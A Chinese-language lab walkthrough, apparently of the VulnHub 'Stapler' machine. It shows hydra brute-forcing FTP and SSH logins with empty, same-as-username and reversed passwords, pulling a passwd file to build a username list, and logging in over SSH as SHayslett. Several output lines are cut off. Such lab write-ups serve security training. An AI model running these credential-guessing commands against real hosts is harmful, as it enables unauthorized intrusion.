
```
┌──(root㉿kali)-[~/host/stapler]
└─# hydra -l Elly -P /usr/share/wordlists/rockyou.txt ftp://192.168.
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do n
or illegal purposes (this is non-binding, these *** ignore laws and
```

正確方式是用參數

hydra　-e　nsr　-l　elly　ftp://192.168.65.239


nsr(n 代表空密碼，s 代表密碼與用戶名相同，r 代表密碼與用戶名相反)

用戶名是 elly　密碼是 ylle




```
┌──(root㉿kali)-[~/host/stapler]
└─# hydra  -e  nsr  -l  elly  ftp://192.168.65.239
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not
or illegal purposes (this is non-binding, these *** ignore laws and eth

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I t
event overwriting, ./hydra.restore
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:
[DATA] attacking ftp://192.168.65.239:21/
[21][ftp] host: 192.168.65.239   login: elly   password: ylle
```

成功登入 ftp



```
┌──(root㉿kali)-[~/host/stapler]
└─# ftp 192.168.65.239
Connected to 192.168.65.239.
220-
220-┌────────────────────────────────────────────────────────────────────
220-┤ Harry, make sure to update the banner when you get a chance to show who
220-┼────────────────────────────────────────────────────────────────────
220-
220
Name (192.168.65.239:root): elly
331 Please specify the password.
Password:
230 Login successful.
```


登入後有 passwd 文件，用 get 下載到本地，裡面有很多用戶名




```
RNunemaker:x:1001:1001::/home/RNunemaker:/bi
ETollefson:x:1002:1002::/home/ETollefson:/bi
DSwanger:x:1003:1003::/home/DSwanger:/bin/ba
AParnell:x:1004:1004::/home/AParnell:/bin/ba
SHayslett:x:1005:1005::/home/SHayslett:/bin/
MBassin:x:1006:1006::/home/MBassin:/bin/bash
JBare:x:1007:1007::/home/JBare:/bin/bash
LSolum:x:1008:1008::/home/LSolum:/bin/bash
IChadwick:x:1009:1009::/home/IChadwick:/bin/
MFrei:x:1010:1010::/home/MFrei:/bin/bash
SStroud:x:1011:1011::/home/SStroud:/bin/bash
CCeaser:x:1012:1012::/home/CCeaser:/bin/dash
JKanode:x:1013:1013::/home/JKanode:/bin/bash
CJoo:x:1014:1014::/home/CJoo:/bin/bash
Eeth:x:1015:1015::/home/Eeth:/usr/sbin/nolog
LSolum2:x:1016:1016::/home/LSolum2:/usr/sbin
JLipps:x:1017:1017::/home/JLipps:/bin/sh
jamie:x:1018:1018::/home/jamie:/bin/sh
Sam:x:1019:1019::/home/Sam:/bin/zsh
Drew:x:1020:1020::/home/Drew:/bin/bash
jess:x:1021:1021::/home/jess:/bin/bash
SHAY:x:1022:1022::/home/SHAY:/bin/bash
Taylor:x:1023:1023::/home/Taylor:/bin/sh
mel:x:1024:1024::/home/mel:/bin/bash
kai:x:1025:1025::/home/kai:/bin/sh
```

將裡面的用戶寫入 user.txt，當作爆破 ssh 的用戶字典

用 awk 擷取內容，之後刪掉不需要的用戶(UID 小於 1000 的)




```
┌──(root㉿kali)-[~/host/stapler]
└─# cat passwd | awk -F ':' '{print $1}' >
```



```
┌──(root㉿kali)-[~/host/sta
└─# cat user.txt
peter
RNunemaker
ETollefson
DSwanger
AParnell
SHayslett
MBassin
JBare
LSolum
IChadwick
MFrei
SStroud
CCeaser
JKanode
CJoo
Eeth
LSolum2
JLipps
jamie
Sam
Drew
jess
SHAY
Taylor
```


用 hydra 爆破 ssh，用戶來自 user.txt 字典，猜測爆破方式與爆破 elly 相同，用-e nsr



```
┌──(root㉿kali)-[~/host/stapler]
└─# hydra -e nsr -L user.txt   ssh://192.168.65.239
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or
 purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-28 07:54:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks
[DATA] max 16 tasks per 1 server, overall 16 tasks, 90 login tries (l:30/p:3), ~6 tries per task
[DATA] attacking ssh://192.168.65.239:22/
[22][ssh] host: 192.168.65.239   login: SHayslett   password: SHayslett
```


成功爆出用戶 Shayslett　密碼 SHayslett

ssh 登入



```
┌──(root㉿kali)-[~/host/stapler]
└─# ssh SHayslett@192.168.65.239
-----------------------------------------------------------------
~          Barry, don't forget to put a message here
-----------------------------------------------------------------
SHayslett@192.168.65.239's password:
Welcome back!
```

成功登入，得到人名 Barry




```
SHayslett@red:~$ cd /
SHayslett@red:/$
SHayslett@red:/$ ls
bin   dev  home            lib         media  opt   root  sbin  srv
boot  etc  initrd.img.old  lost+found  mnt    proc  run   snap  sys
SHayslett@red:/$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:        16.04
```

不確定版本是否存在能提權的漏洞，先試其他方式

有個 initrd.img.old，用 cat 看是亂碼，感覺是封包文件?

用 scp 命令下載到本地



